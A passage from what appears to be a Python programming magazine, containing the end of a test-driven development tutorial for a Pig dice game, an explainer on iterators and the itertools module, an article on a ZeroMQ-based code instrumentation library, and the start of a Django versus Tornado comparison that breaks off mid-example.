    INPUT.side_effect = [
        # player names
        'George',
        'Bob',
        '',

        # roll or hold
        'r', 'r', 'h',      # George
        # Bob immediately rolls a 1
        'r', 'h',          # George
        'r', 'r', 'h'      # Bob
    ]
```

```
with mock.patch('builtins.print') as fake_print, \
    mock.patch.object(game.Pig, 'roll') as die:

    die.side_effect = cycle([6, 2, 5, 1, 4, 3])
    self.assertRaises(StopIteration, game.main)

# check output
fake_print.assert_has_calls([
    mock.call('Now rolling: George'),
    mock.call('George rolled a 6 and now has 6 points for this turn'),
    mock.call('George rolled a 2 and now has 8 points for this turn'),
    mock.call('George rolled a 5 and now has 13 points for this turn'),
    mock.call('Now rolling: Bob'),
    mock.call('Bob rolled a 1 and lost 0 points'),
    mock.call('Now rolling: George'),
    mock.call('George rolled a 4 and now has 4 points for this turn'),
    mock.call('George rolled a 3 and now has 7 points for this turn'),
    mock.call('Now rolling: Bob'),
    mock.call('Bob rolled a 6 and now has 6 points for this turn'),
    mock.call('Bob rolled a 2 and now has 8 points for this turn'),
    mock.call('Bob rolled a 5 and now has 13 points for this turn')
])
```

The first object we're mocking is the built-in `print` function. Again, this way of mocking objects is very similar to mocking with class or method decorators. Since we will be invoking the game from the command line, we won't be able to easily inspect the internal state of our `Pig` game instance for scores. As such, we're mocking `print` so that we can check screen output with our expectations.

We're also patching our `Pig.roll` method as before, only this time we're using a new `mock.patch.object` function. Notice that all of our uses of `mock.patch` this far have passed a simple string as the first parameter. This time we're passing an actual object as the first parameter and a string as the second parameter.

The `mock.patch.object` function allows us to mock members of another object. Again, since we won't have direct access to the `Pig` instance, we can't monkey patch the `Pig.roll` the way we did previously. The outcome of this method should be the same as the other method.

Being the lazy programmers that we are, we've chosen to use the `itertools.cycle` function again to continuously return some value back for each roll of the die. Since we don't want to specify roll-or-hold values for an entire game of `Pig`, we use `TestCase.assertRaises` to say we expect `mock` to raise a `StopIteration` exception when there are no additional return values for the `input` mock.

I should mention that testing screen output as we're doing here is not exactly the best idea. We might change the strings, or we might later add more `print` calls. Either case would require that we modify our test itself, and that's added overhead. Having to maintain production code is a chore by itself, and adding test case maintenance to that is not exactly appealing.

That said, we will push forward with our test this way for now. We should run our test suite now, but be sure to mock out the new `main` function in `game.py` first (Listing 53).

Listing 53. Expected failure

```
F.....
=====
FAIL: test_command_line (test_game.GameTest)
The game can be invoked from the command line
-----
Traceback (most recent call last):
```

```
File "/usr/lib/python3.3/unittest/mock.py", line 1087, in patched
    return func(*args, **kwargs)
File "./test_game.py", line 162, in test_command_line
    self.assertRaises(StopIteration, game.main)
AssertionError: StopIteration not raised by main
```

```
-----
Ran 9 tests in 0.013s
```

```
FAILED (failures=1)
```

We haven't implemented our `main` function yet, so none of the mocked input values are consumed, and no `StopIteration` exception is raised. Just as we expect for now. Let's write some code to launch the game from the command line now (Listing 54). Hey, that code looks pretty familiar, doesn't it? It's pretty much the same code we've used in previous gameplay test methods. Awesome!

Listing 54. Basic command line entry point

```
def main():
    """Launch a game of Pig"""

    game = Pig(*get_player_names())
    game.play()

if __name__ == '__main__':
    main()
```

Listing 55. All tests pass

```
.....
-----
Ran 9 tests in 0.014s
```

```
OK
```

There's one small bit of magic code that we've added at the bottom. That `if` statement is the way that you allow a Python script to be invoked from the command line. Let's run the test again to make sure the `main` function does what we expect (Listing 55).

Beauty! At this point, you should be able to invoke your very own Pig game on the command line by running:

```
python game.py
```

Isn't that something? We waited to manually run the game until we had written and satisfied tests for all of the basic requirements for a game of Pig. The first time we play it ourselves, the game just works!

Reflecting On Our Pig

Now that we've gone through that exercise, we need to think about what all of this new-found TDD experience means for us. All tests passing absolutely does not mean the code is *bug-free*. It simply means that the code *meets the expectations* that we've described in our tests. There are plenty of situations that we haven't covered in our tests or handled in our code. Can you think of anything that is wrong with our game right now? What will happen if you don't enter any player names? What if you only enter one player name? Will the game be able to handle a large number of players?

We can make assumptions and predictions about how the code will behave under such conditions, but wouldn't it be nice to have a high level of confidence that the code will handle each scenario as we expect?

What Now?

Now that we have a functional game of Pig, here are some tasks that you might consider implementing to practice TDD.

- accept player names via the command line (without the prompt),
- bail out if only one player name is given,
- allow the maximum point value to be specified on the command line,
- allow players to see their total score when choosing to roll or hold,
- track player scores in a database,
- print the runner-up when there are three or more players,
- turn the game into an IRC bot.

The topics covered in this article should have given you a good enough foundation to write tests for each one of these additional tasks.

About the Author

Josh VanderLinden is a life-long technology enthusiast, who started programming at the age of ten. Josh has worked primarily in web development, but he also has experience with network monitoring and systems administration. He has recently gained a deep appreciation for automated testing and TDD.

Python Iterators, Iterables, and the Itertool Module

by Saad Bin Akhlaq

Python makes a distinction between iterables and iterators, it is quite essential to know the difference between them. Iterators are stateful objects that know how far they are through their sequence. Once they reach there that is it. Iterables are able to create iterators on demand. Itertool modules includes a set of functions for working with iterable datasets.

Most of us are familiar with how Python For loops works, for a wide range of applications you can just do *For items in container: do something*. But what happens under the hood and how could we create containers of our own? Well let us dive into it and see.

In Python Iterables and Iterators have distinct meanings. Iterables are anything that can be looped over. Iterables define the `__iter__` method which returns the iterator or it may have the `__getitem__` method for indexed lookup (or raise an `IndexError` when indexes are no longer valid). So an iterable type is something you can treat abstractly as a series of values, like a list (each item) or a file (each line). One iterable can have many iterators: a list might have backwards and forwards and every `_n`, or a file might have a line (for ASCII files) and bytes (for each byte) depending on the file's encoding. Iterators are objects that support the iterator protocol, which means that the `__iter__` and the `next()` (`__next__` in Python 3>) have to be defined. The `__iter__` method returns itself and is implicitly called at the start of the loop and the `next()` method returns the next value every time it is invoked. In fewer words: an iterable can be given *for* loop and an iterator dictates what each iteration of the loop returns (Listing 1 and Listing 2).

Listing 1. Under the hood for loop looks like this

```
Iterable = [1, 2, 3]
iterator = iterable.__iter__()
try:
    while True:
        item = iterator.__next__()
        # Loop body
        print "iterator returned: %d" % item
except StopIteration:
    pass # End loop
```

Listing 2. For example, a list and string are iterables but they are not iterators

```
>>> a = [1, 2, 3, 4, 5]
>>> a.__iter__
<method-wrapper '__iter__' of list object at 0x02A16828>
>>> a.next()
Traceback (most recent call last):
  File "<pyshell#76>", line 1, in <module>
    a.next()
AttributeError: 'list' object has no attribute 'next'
>>> iter(a)
<listiterator object at 0x02A26DD0>
>>> iter(a).next()
```

Some file are iterables that are also their own iterators, which is a common source of confusion. But that arrangement actually makes sense: the iterator needs to know the details of how files are read and buffered, so it might as well live in the file where it can access all that information without breaking the abstraction (Listing 3).

Listing 3. Example of a file object

```
# Not the real implementation
class file(object):
    def __iter__(self):
        # Called when something asks for this type's iterator.
        # this makes it iterable
        return self
    def __next__(self):
        # Called when this object is queried for its next value.
        # this makes it an iterator.
        If self.has_next_line():
            return self.get_next_line()
        else:
            raise StopIteration
    def next(self):
        # Python 2.x compatibility
        return self.__next__()
```

Why the distinction? An iterable object is just something that might make sense to treat as a collection, somehow, in an abstract way. An iterator lets you specify exactly what it means to iterate over a type, without tying that type's “iterableness” to any one specific iteration mode. Python has no interfaces, but this concept – separating interface (“this object supports X”) from implementation (“doing X means Y and Z”) – has been carried over from languages that do, and it turns out to be very useful.

Itertools Module

The `itertools` module defines number of fast and highly efficient functions for working with sequence like datasets. The reason for functions in `itertools` module to be so efficient is because all the data is not stored in the memory, it is produced only when it is needed, which reduces memory usage and thus reduces side effects of working with huge datasets and increases performance.

`chain(iter1, iter2, iter3.....)` returns a single iterator which is the result of adding all the iterators passed in the argument.

```
>>> from itertools import *
>>> for i in chain(['a', 'b', 'c'], [1, 2, 3], ['x', 'y', 'z']):
    print i,
abc123xyz
```

`combinations(iterable, n)` takes two arguments an iterable and length of combination and returns all possible `n` length combination of elements in that iterable.

```
>>> for i in itertools.combinations(['a', 'b', 'c'], 2):
    print i,
('a', 'b') ('a', 'c') ('b', 'c')
```

`combinations_with_replacement(iterable, n)` is similar to `combinations` but it allows individual elements to have successive repeats.

```
>>> for i in itertools.combinations_with_replacement(['a', 'b', 'c'], 2):
    print i,
('a', 'a') ('a', 'b') ('a', 'c') ('b', 'b') ('b', 'c') ('c', 'c')
```

`compress(data, selector)` takes two iterables as arguments and returns an iterator with only those values in data that corresponds to true in the selector.

```
>>> for i in itertools.compress(['lion', 'tiger', 'panther', 'leopard'], [1, 0, 0, 1]):
    print i,
lion leopard
```

`count(start, step)` both start and stop arguments are optional, the default start argument is 0. It returns consecutive integers if no step argument is provided and there is no upper bound so you will have provide a condition to stop the iteration.

```
>>> for i in itertools.count(1, 2):
    if i > 10:
        break
    print i,
1 3 5 7 9
```

`cycle(iterable)` returns an iterator that indefinitely cycles over the contents of the iterable argument it is given. It can consume a lot of memory if the argument is a huge iterable.

```
>>> p = 0
>>> for i in itertools.cycle([1, 2, 3]):
    p += 1
    if p > 20: break
    print i,
12312312312312312312
```

`dropwhile(condition, iterator)` returns an iterator after the condition becomes false for the very first time. After the condition becomes false it will return the rest of the values in the iterator till it gets exhausted.

```
>>> for i in itertools.dropwhile(lambda x: x<5, [1, 2, 3, 4, 5, 6, 7, 8, 9]):
    print i,
5 6 7 8 9
```

`groupby()` returns a set of values group by a common key.

```
>>> for key, igroup in itertools.groupby(xrange(12), lambda x: x/5):
    print key, list(igroup)
0 [0, 1, 2, 3, 4]
1 [5, 6, 7, 8, 9]
2 [10, 11]
```

`ifilter(condition, iterable)` will return an iterator for those arguments in the iterable for which the condition is true, this is different from `dropwhile`, which returns all the elements after the first condition is false, this will test the condition for all the elements.

```
>>> for i in itertools.ifilter(lambda x: x>5, [1, 2, 3, 4, 5, 6, 7, 8, 2.5, 3.5]):
    print i,
6 7 8
```

`imap(function, iter1, iter2, iter3, ...)` will return an iterator which is a result of the function called on each iterator. It will stop when the smallest iterator gets exhausted.

```
>>> for i in imap(lambda x, y: (x, y, x*y), xrange(5), xrange(5, 8)):
    print '%d * %d = %d' %i
0 * 5 = 0
1 * 6 = 6
2 * 7 = 14
```

`islice(iterable, start, stop, step)` will return an iterator with selected items from the input iterator by index. Start and step argument will default to 0 if not given.

```
>>> for i in itertools.islice(count(), 20, 30, 2):
    print i,
20 22 24 26 28
```

`izip(iter1, iter2, iter3,...)` will return an `izip` object whose `next()` will return a tuple with *i*-th element from all the iterables given as argument. It will raise a `StopIteration` error when the smallest iterable is exhausted.

```
>>> for i in izip([1, 2, 3], ['a', 'b', 'c'], ['z', 'y']):
    print i
(1, 'a', 'z')
(2, 'b', 'y')
```

`izip_longest(iter1, iter2,..., fillvalue=None)` is similar to `izip` but will iterator till the longest iterable gets exhausted and when the shorter iterables are exhausted then `fillvalue` is substituted in their place.

```
>>> for i in itertools.izip_longest([1, 2, 3], ['a', 'b', 'c'], ['z', 'y'], fillvalue='hello'):
    print i
(1, 'a', 'z')
(2, 'b', 'y')
(3, 'c', 'hello')
```

`permutations(iterable, n)` will return *n* length permutations of the input iterable.

```
>>> for i in itertools.permutations([1, 2, 3, 4], 2):
    print i,
(1, 2) (1, 3) (1, 4) (2, 1) (2, 3) (2, 4) (3, 1) (3, 2) (3, 4) (4, 1) (4, 2) (4, 3)
```

`product(iter1, iter2,...)` will return Cartesian product of the input iterables.

```
>>> for i in itertools.product([1, 2, 3], ['a', 'b', 'c']):
    print i,
(1, 'a') (1, 'b') (1, 'c') (2, 'a') (2, 'b') (2, 'c') (3, 'a') (3, 'b') (3, 'c')
```

`repeat(object, n)` will return the object for *n* number of times, if *n* is not given then it returns the object endlessly

```
>>> for i in itertools.repeat('a', 5):
    print i,
a a a a a
```

`starmap(function, iterable)` returns an iterator whose elements are result of mapping the function to the elements of the iterable. It is used instead of `imap` when the elements of the iterable are already grouped into tuples.

```
>>> for i in itertools.starmap(lambda x, y: x**y, [(2, 3), (4, 2)]):
    print i,
8 16
>>> for i in itertools.imap(lambda x, y: x**y, [(2, 3), (4, 2)]):
    print i,
```

Traceback (most recent call last):

```
File "<stdin>", line 1, in <module>
TypeError: <lambda>() takes exactly 2 arguments (1 given)
```

`takewhile(condition, iterable)` this function is opposite of `dropwhile`, it will return an iterators whose values are items from the input iterator until the condition is true. It will stop as soon as the first value becomes false.

```
>>> for i in itertools.takewhile(lambda x: x<5, [1, 2, 3, 4, 5, 6, 7, 2, 3, 4]):
    print i,
1 2 3 4
```

`tee(iterator, n=2)` will return `n` (defaults to 2) independent iterators of the input iterator.

```
>>> s = 0
>>> p = '123ab'
>>> for i in itertools.tee(p, 3):
    print 'iterator %d: ' %s,
    s += 1
    for q in i:
        print q,
    print '\n'
iterator 0: 1 2 3 a b
iterator 1: 1 2 3 a b
iterator 2: 1 2 3 a b
```

Summary

So I believe by now you must have a clear understanding of Python iterators and iterables. The huge advantage of iterators is that they have an almost constant memory footprint. The `itertools` module can be very handy in hacking competitions because of their efficiency and speed.

About the Author

Saad Bin Akhlaq is a software engineer at Plivo communications pvt. Ltd., where he is working on automating the infrastructure and debugging into issues if they arise. In his free time he loves sketching and photography. Visit Saad's blog at saadbinakhlaq.wordpress.com and you can also contact him directly at saadbinakhlaq@outlook.com.

Building a Code Instrumentation Library with Python and ZeroMQ

by Rob Martin

Like many people, I confused the Heisenberg Uncertainty Principle with the Observer Effect. The Heisenberg Uncertainty Principle asserts that we cannot accurately measure pairs of physical properties of particles. That is, if we know one value, the other is unknowable. This is best illustrated by the story of Heisenberg being pulled over by a police officer. The officer asks Heisenberg if he knows how fast he was driving. No, but I know where I am, says Heisenberg. The officer says, Sir, you were driving 76 miles per hour. Heisenberg replies, Great. Now I'm lost.

On the other hand, the observer effect describes the impact on a system of measuring things within that system. A common example is measuring the pressure in a tire. It's hard to do without having a bit of air leak out, thereby affecting the pressure of the tire. The more we measure, the flatter the tire gets.

Instruments that measure code performance are subject to the observer effect too. The mere process of inserting code (or reflecting on existing code) to measure our application's performance will also affect the performance of the application. If we naively code against a cloud-based metrics tool such as Librato or New Relic, we risk significant impact on our performance waiting for blocking I/O as we record the measurement to a remote location.

I needed a library for measuring code performance, and I wanted to minimize the observer effect. This problem suggested an asynchronous programming pattern that records in real time, but stores the result within another thread or process.

ZeroMQ

Enter ZeroMQ.

On the surface, it would seem that ZeroMQ is a very fast ("zero" time) message queue, but I find that a bit of a misnomer. It's not a message broker like RabbitMQ. It doesn't support the Advanced Message Queuing Protocol (AMQP). There's no management interface. It doesn't persist messages to a disk, and if you don't have a subscriber, all of the publisher's messages are dropped by default. You can't inspect messages or get statistics on the queue – at least not without writing your own management layer.

ZeroMQ is more like a brilliant and fast socket library with built-in support for a wide variety of asynchronous patterns. This makes ZeroMQ an ideal message dispatcher when you don't need complex broker features. For my metrics library, I didn't need those features, but I did need speed.

Building a code instrumentation library

The features I wanted were simple:

- Easy instrumentation for timing and counting.
- Highly efficient operation within the instrumented code.
- The ability to instrument multiple programs, processes, and threads in one common system. These processes are the publishers of metrics.
- Support for multiple back-end systems to consume the metrics. These processes are the subscribers to the metrics.

Because ZeroMQ was my message dispatcher and Librato.com was my primary target for recording and aggregating these metrics, I chose the portmanteau Zibrato as my project name.

The Zibrato library for code instrumentation

Before we get into the architecture of the library, let's take a quick look at the API. The Zibrato library provides three ways to instrument your Python code:

- **Timers:** Zibrato provides a decorator that can time any defined function or method, and a context manager that works with any code block.

```
from zibrato import Zibrato
z = Zibrato()
# decorated function
@z.time_me(level = 'debug', name = 'myfunct_timer', source = 'myprog')
def myfunct():
    time_consuming_operations()
# context manager
with z.Time_me(level = 'debug', name = 'timer_name'):
    slow_function_to_time()
```

- **Counters:** Zibrato provides a counter method as a decorator or as a context manager.

```
from zibrato import Zibrato
z = Zibrato()
# decorated function
@z.count_me(level = 'info', name = 'myfunct_counter', value = 5) # inc by 5
def myfunctc():
    pass
# context manager
with z.Count_me(level = 'info', name = 'counter_name', source = 'deathstar'):
    pass
```

- **Gauges:** Finally, Zibrato can be used to insert an arbitrary value into the backend at any point in the code.

```
from zibrato import Zibrato
z = Zibrato()
# Zibrato gauge
z.gauge(level = 'crit', name = 'gauge_name', value=123)
```

This is just a quick overview of how Zibrato is used to instrument code. For more information, check out the library at Pypi (<https://pypi.python.org/pypi/Zibrato>) or look at my Github.com repository (<https://github.com/version2beta/zibrato>).

The architecture

In order to accomplish the goals behind the API, Zibrato is divided into three parts:

- The Zibrato library, which implements the API described above and publishes metrics to the message queue. As a user, I can have zero or more instrumented processes all communicating with my message queue.
- A message broker, which subscribes to zero or more publishers of metrics and in turn republishes the metrics to zero or more backend subscribers.
- Zero or more backend providers, which subscribe to the message broker to receive metrics, then in turn do whatever is appropriate with them. In my application, the backend provider sends the messages to my Librato account.

This is referred to as an „extended pubsub pattern”. The message broker (sometimes called a message bus) is core to this topology. It provides support for multiple publishers, and filters which messages the backend providers will receive.

To implement Zibrato on a server, I generally use supervisor to start the broker and my Librato backend. Then any code that is instrumented can connect to the broker, and the backend will receive whatever messages meets its filter and forward them to Librato. The backend aggregates messages and performs the blocking I/O portion of the work, communicating across the network to Librato.com, in a completely separate process from the instrumented code.

Using ZeroMQ

Clearly, ZeroMQ is the special sauce in the Zibrato architecture, doing the heavy lifting of messages from the instrumented code to the backend providers. It provides the asynchronicity.

If you don't already have ZeroMQ installed, it's easy to do with pip:

```
pip install --upgrade python-dev pyzmq
```

If you're running Anaconda Python from Continuum Analytics, pyzmq is already installed.

Creating a message broker

Our broker subscribes to publishers and then publishes to subscribers. ZeroMQ refers to this type of device as a “forwarder”. It's fairly trivial to do this in Python:

- First, we create a ZeroMQ context, which is basically a thread-safe container for our sockets that allows us to cleanly shut everything down when we're done with it.
- Then we create a TCP socket to serve as a subscriber to the instrumented code. This could have been done using a Unix domain socket (similar to a named pipe) or a PGM multicast IP socket, but I wanted the ability to connect to the broker on a specific IP address and port, even if the broker is running on a different server from the instrumented code. Potential gotcha: by default, a subscriber filters out all messages, so we have to tell it what messages to receive. An empty string tells it to receive all messages.
- Next, we create a TCP socket to serve as a publisher for the backends. Again, I made a design decision allowing backends to run on separate servers.
- Finally, we combine our subscriber socket and our publisher socket into a ZeroMQ forwarder device.

Here's the code.

```
import zmq
# Get the ZeroMQ Context
context = zmq.Context()
# Create a subscriber
subscriber = context.socket(zmq.SUB)
subscriber.bind('tcp://127.0.0.1:5550')
# Subscribe to all messages
subscriber.setsockopt(zmq.SUBSCRIBE, '')
# Create a publisher
publisher = context.socket(zmq.PUB)
publisher.bind('tcp://127.0.0.1:5551')
# Combine the subscriber and the publisher into a forwarder
zmq.device(zmq.FORWARDER, subscriber, publisher)
```


This code gets us started. Now any ZeroMQ publisher written in any programming language running on localhost can send messages to our broker. Likewise any subscriber on localhost can receive those messages. If instead of 127.0.0.1 we created our sockets on an IP address accessible over the network, the broker would be able to connect to publishers and subscribers on other machines, too.

Building a subscriber

A broker without any listeners has little purpose in life. Let's create a simple subscriber that receives messages and prints them to standard output. We'll create this in a separate Python script – it runs separately from the broker. Here's how to create a subscriber:

- First, we connect to our ZeroMQ context described above.
- Then we create our listener's socket.
- Next, we set a filter to which our socket subscribes. Our call to receive messages from the message broker will only return values that start with this filter. An empty string subscribes to all messages, but the default is to subscribe to no messages so we have to set it to something, even if it's an empty string.
- Finally, we set up a loop to keep on listening until something comes in.

Our code might look like this:

```
import zmq
# Get the ZeroMQ context
context = zmq.Context()
# Create a socket
socket = context.socket(zmq.SUB)
socket.connect('tcp://127.0.0.1:5551')
# Subscribe to all messages
socket.setsockopt(zmq.SUBSCRIBE, '')
# Keep on keeping on
while True:
    print socket.recv()
```

This code gives us a listener that will receive anything the broker forwards and print it to STDOUT. Now all we need is someone who will give the broker some messages to forward.

Building a publisher

If a tree falls in the forest and there's no one to hear it, does it make any noise? I don't know the answer to that question, but I do know that a message broker without any publishers lives a pretty quiet life.

Connecting our broker to a publisher is easy to do. In a third Python script, we'll create a publisher that sends messages to the broker. If we do it right, the subscriber we created in the last section will receive these messages and print them to STDOUT.

Here's how to build a publisher:

- First, we connect to our ZeroMQ context, just like we did above.
- Next, we create our publisher socket.
- Finally, we send a message from our publisher to the message broker.

Here's the code:

```
import zmq
# Get the ZeroMQ context
context = zmq.Context()
# Create a socket
socket = context.socket(zmq.PUB)
socket.connect('tcp://127.0.0.1:5550')
# Publish a little Isaac Newton
socket.send('I stand on the shoulders of giants.')
```

With these three components, we have a publisher that sends messages, a subscriber that receives messages, and a broker that forwards messages from any connected publisher to any connected subscriber.

Putting it all together

Zibrato is based on the extended PubSub pattern described above, and uses the same three basic components.

On the front end, we have the Zibrato class that provides the instrumentation methods. This is our ZeroMQ publisher. The code itself is very light, and all it needs to do is get the message to our broker, so the net impact on performance is very low.

In the middle, we have a broker coded much like the example above. It is a simple forwarder that accepts connections from multiple publishers and forwards messages to multiple subscribers.

On the back end, we have a library that implements the Librato HTTP API using the Python Requests library to store the metrics we've recorded. It flushes the data to Librato on a set schedule, including rolling up the counters. The Librato backend inherits from a standard backend class, so it's easy to implement other kinds of backends too – like simply outputting to a log file or sending to a central Statsd server.

Credits

Isaac Newton once said *If I have seen further it is by standing on the shoulders of giants*. At best I squat and risk falling off the giants' shoulders, so I prefer the earlier quote from Isaiah di Trani, who said *Who sees further a dwarf or a giant? Surely a giant for his eyes are situated at a higher level than those of the dwarf. But if the dwarf is placed on the shoulders of the giant who sees further?... So too we are dwarfs astride the shoulders of giants. We master their wisdom and move beyond it*.

ZeroMQ is the brilliant work of Pieter Hintjens and iMatix Corporation. It is a powerful and flexible messaging platform and I highly recommend it for asynchronous applications. I also recommend reading Pieter's ZeroMQ Guide. It's lengthy and comprehensive, but it's quite accessible and even an enjoyable read.

- <http://zeromq.org/>
- <http://zguide.zeromq.org/>

I first became aware of Librato on the Ruby Rogues podcast #62 featuring Joe Ruscio, Librato's CTO and cofounder. They've done an excellent job of making metrics easy. Librato offers free development accounts and a free month of production with very reasonable pricing thereafter.

- <https://metrics.librato.com/>
- <http://rubyrogues.com/062-rr-monitoring-with-joseph-ruscio/>

Zibrato was initially inspired by Etsy's Statsd package, a Node.js service that, coupled with Graphite (written in Python and Django), provides a full asynchronous instrumentation stack. On a related note, check out Steve Ivy. He has not only written a Python library for interfacing with Statsd, he's also reimplemented it in Python.

- <https://github.com/etsy/statsd/>
- <http://graphite.wikidot.com/>
- <https://github.com/sivy>

I use Kenneth Reitz' Request library: HTTP for Humans. This library makes web interactions painless.

- <http://docs.python-requests.org/>

My testing setup is greatly benefitted from Gary Bernhardt's Expecter package, and in the future I'll probably refactor my tests to also use his Dingus library. Since I first learned BDD in Ruby, Gary was very helpful in bridging my knowledge gap from Ruby to Python.

- <https://github.com/garybernhardt/expecter>
- <https://github.com/garybernhardt/dingus>

I've become increasingly impressed by base version of Continuum Analytics' Anaconda Python. It now goes on each of my development machines and virtual development environments.

- <https://store.continuum.io/cshop/anaconda/>

Special thanks to Tracy Harms (<https://twitter.com/kaleidic>) who spent several days pair programming with me on the Zibrato project. His feedback and insight were invaluable.

About the Author

Rob Martin is a developer at i.TV in Provo, Utah, USA. One of the cooler parts of his job is that he's expected to learn every language used in their stack. Before i.TV, he's done Ruby at a Python shop, Python at a PHP house, and Perl on the factory floor. Rob Martin is version2beta most places online. Follow him on Twitter (@version2beta), Github.com (<https://github.com/Version2beta>), and on his blog (<http://version2beta.com/>). i.TV is hiring. Email rob@version2beta.com for more information.

Django and Tornado: Python Web Frameworks

by Michael D'Agosta

Long ago it was enough to put together some ,server pages' and attach them to a database, and you had a website. These days, the web is complex, dynamic and it takes a lot of infrastructure to get a website living and breathing on the internet. Fortunately nobody has to write this from scratch anymore, since there are many frameworks in many languages to provide the foundation needed to bring up a website.

The purpose of a web framework is to provide some general features that are needed for all applications. The Model-View-Controller pattern is the de-facto standard for developing web applications, so frameworks usually provide some form of database support (model), URL handling (controller), and HTML templating (view). In this article, I will cover two web frameworks for the Python programming language: Django and Tornado. While both provide a model-view-controller architecture, they are otherwise at opposite ends of the spectrum from each other. Django is more mature, has a lot more features and takes care of many details for you, so that you don't have to understand all of the underpinnings in order to make a fully-featured website work. It's stable, easy to use, has a strong community and lots of support. But for all these upsides, it can be hard to customize and troubleshoot in some situations due to its all-encompassing nature. Tornado is lighter weight, has fewer features, yet runs a lot faster, provides an async ioloop for polling/websocket requests and a variety of oauth and social media features. Because it's small and fast, it is customizable to the tiniest detail with a lot more work.

Django Features

Django is a one-size fits-all system. The most fundamental piece of the web is an HTTP request. Django controllers allow regular expression matching on urls, to call the right functions and field incoming requests. Much like any web framework, you get sensible default requests and responses, with the ability to override. You can determine GET or POST along with other web context, so you can separate your code cleanly.

If you're like most people or companies, you will want to collect data from your users and store it in a database. This is one place where Django can really help out with its robust defaults. It has a form generator that will allow you to define the form in terms of your database fields, then generate the html for you, and validate the users' data on a POST submission. The sophisticated data model reads your existing database schema, or creates one for you, and generates code to define the schema as software objects. You can then read and set attributes, query based on filters and otherwise think of your sql data in terms of objects in a class hierarchy. The Achilles heel of the system, however, is that it's hard to stylize if you have a specific set of graphic design goals. The template system provides the View part of MVC. You can assign variables to an html template which lives outside of the python code, then the templates values will be replaced. This is fairly standard practice these days, and Django does a great job of it. You can loop over iterable objects such as lists and dictionaries, and call functions. The template inheritance is a simple yet powerful way of defining standard headers and footers, as well as other features, so they exist on every page. The templating is not the fastest on the web, however, so you should plan for additional processing time. Since it is such a mature system, Django has all kinds of other features as well: user authentication, localization, unicode handling, and the list goes on. If you want a framework that will cover everything you can possibly need, and you just don't have the time or skill to do a lot of work to get it done, then Django is a great system for you. As they describe it, Django is the web framework for perfectionists with deadlines.

Tornado Features

Tornado is perhaps the leanest and meanest of the fully featured Python frameworks. It's small and fast, while handling the basic expectations of an MVC framework. Smaller also means simpler, so you get easy access

points for extending the framework itself and directly managing the basic operations of your website, such as HTTP handing and request parameter parsing. It has url routes similar to Django, but uses separate classes to field each request. This makes it possible to create a class hierarchy for your requests, so you can glue together a series of pages into a single parent “flow” class. With a delicate touch, you can take this approach very far. The database connectivity isn’t built-in by default anymore, but does exist in a separate package by the name `torndb`. With it you can readily connect to MySQL and issue your queries. Nothing major, it just works. The objects returned act like dictionaries and many people think it doesn’t get any easier than that! You will want to create your own system for managing connections and retrying failed queries, so this is one place you do extra work with Tornado, and it works exactly how you want it to work. The template system syntax is a lot like Django’s and almost interchangeable: you get template inheritance, variable binding, looping and localization support just as with Django. Yet it executes quite a lot faster with less code under the hood. You can also short-circuit template compilation for speed by carefully instrumenting which files you’ll conditionally include. This is another example of where Tornado gives you great access to the internals of the system to make it do exactly what you want. The localization and unicode support is pretty thorough – you can create csv key/value pair files, and look up the values based on the browser language headers. As long as you design your system in an open manner, you can serve your whole website in multiple languages and fast execution. The real differentiating glory of Tornado is the `IOLoop`, an asynchronous software library that integrates directly with kernel `EPoll`, `KQueue` and similar facilities. Also known as an Event Loop, this style of programming allows your program to detach its flow control, so the system can respond to another web request while you wait for the kernel to dispatch your event. It is similar to the `Twisted Reactor` and `node.js` for being based on the Event Loop instead of forking a new process for each request. You can let a users’ request “hang” while you perform something elsewhere, such as performing Oauth, post to social media, make an API call or scrape another web page. To demonstrate the Asynchronous features, Tornado comes out of the box with a web chat system that runs on a single process, and will be the basis the code samples following.

Learn to Code by Coding

Since you’re examining web frameworks, I’m assuming you can install python plus packages, and generally edit source code and run it. With that said, the best way to learn to program is by practicing and following examples. So enough words, let’s get going with some code! I put together some samples to illustrate the features of each system at <https://github.com/mdagosta/hello-sdj>.

Django Example

Django has an excellent tutorial that will help you understand the depth and breadth of its features, and can be found at <https://docs.djangoproject.com/en/dev/intro/tutorial01/>. This will walk you through what it takes to bring up a Minimum Viable Server... for brevity, I’m going to cut through a lot of that and create a Minimum Functioning Program. Let’s create a set of web pages that allow someone to send you an email message through the web, and store the message in the database without all the extras that you would want to operate a web-based business. Once you have Django installed, from the shell you run its admin system:

```
%> django-admin.py startproject django_sdj
%> cd django_sdj
%> python manage.py runserver
```

Go to <http://localhost:8000> in your browser, you should get a standard hello page. When you have that going, move onto the next steps. For simplicity, let’s use a sqlite database and let Django provision it for us. Edit `settings.py` to look like this:

```
'ENGINE': 'django.db.backends.sqlite3', # Add 'postgresql_psycopg2', 'mysql', 'sqlite3' or
'oracle'.
'NAME': 'django_sdj.sqlite3',
```

Then back in the shell, run `django syncdb` and run through the prompts:

```
%> python manage.py syncdb
```

Go to `http://localhost:8000` in your browser to check it's not broken. Next create a Django "app" called "hello" (not the same as a "project" in Django lingo):

```
%> python manage.py startapp hello
```

Then edit `settings.py` and `hello/models.py` to begin adding some meat to your app. See the code diff I made here: <https://github.com/mdagosta/hello-sdj/commit/c8970ded6fc015f57278ad128f5b9195eaa2a4e>. Check out what the Django model will generate:

```
%> python manage.py sql hello # sample output. if it looks ok..
%> python manage.py syncdb
```

The Django Admin interface is really convenient and worth settings up. I'll skip over the details, but to get it working I did this: <https://github.com/mdagosta/hello-sdj/commit/7e4744e7c92be1e3430a147b4965ae0b7172dd03>. Keep following along with the code, and add some urls and views: <https://github.com/mdagosta/hello-sdj/commit/a1882138363ff684c11b427a37a067a75166cff1>. Hopefully you're getting into the flow of editing the files, running the app and loading it in your browser. I did, and believe that a Git Commit is worth a thousand words, so here are 3 commits that built all the features for the web-based database email system:

- <https://github.com/mdagosta/hello-sdj/commit/3e5b0c5a4fb4beb3e2e968ee1a0e9ecb35bc0fc7>
- <https://github.com/mdagosta/hello-sdj/commit/866c88b3d51724f5e1a8177ce56d66565dc3e8bb>
- <https://github.com/mdagosta/hello-sdj/commit/b97230fbc08ea85c8c8730609f32c3befc097314>

I hope that you are successful and your application works great. If you get it working, you'll send me an email, and I'll respond to let you know that I got your message. Don't be shy :-)

Tornado example

For the Tornado example, I will walk you through installing tornado so you can get the webchat demos that come with the tornado package. These examples are sufficient to illustrate the Polling and Websocket implementations without any modifications needed. The first chat demo requires Google OAuth, so if you aren't already Google Borg you'll need to sign up for Google if you want to try it out. Start by cloning tornado from github:

```
%> git clone https://github.com/facebook/tornado.git
%> cd tornado
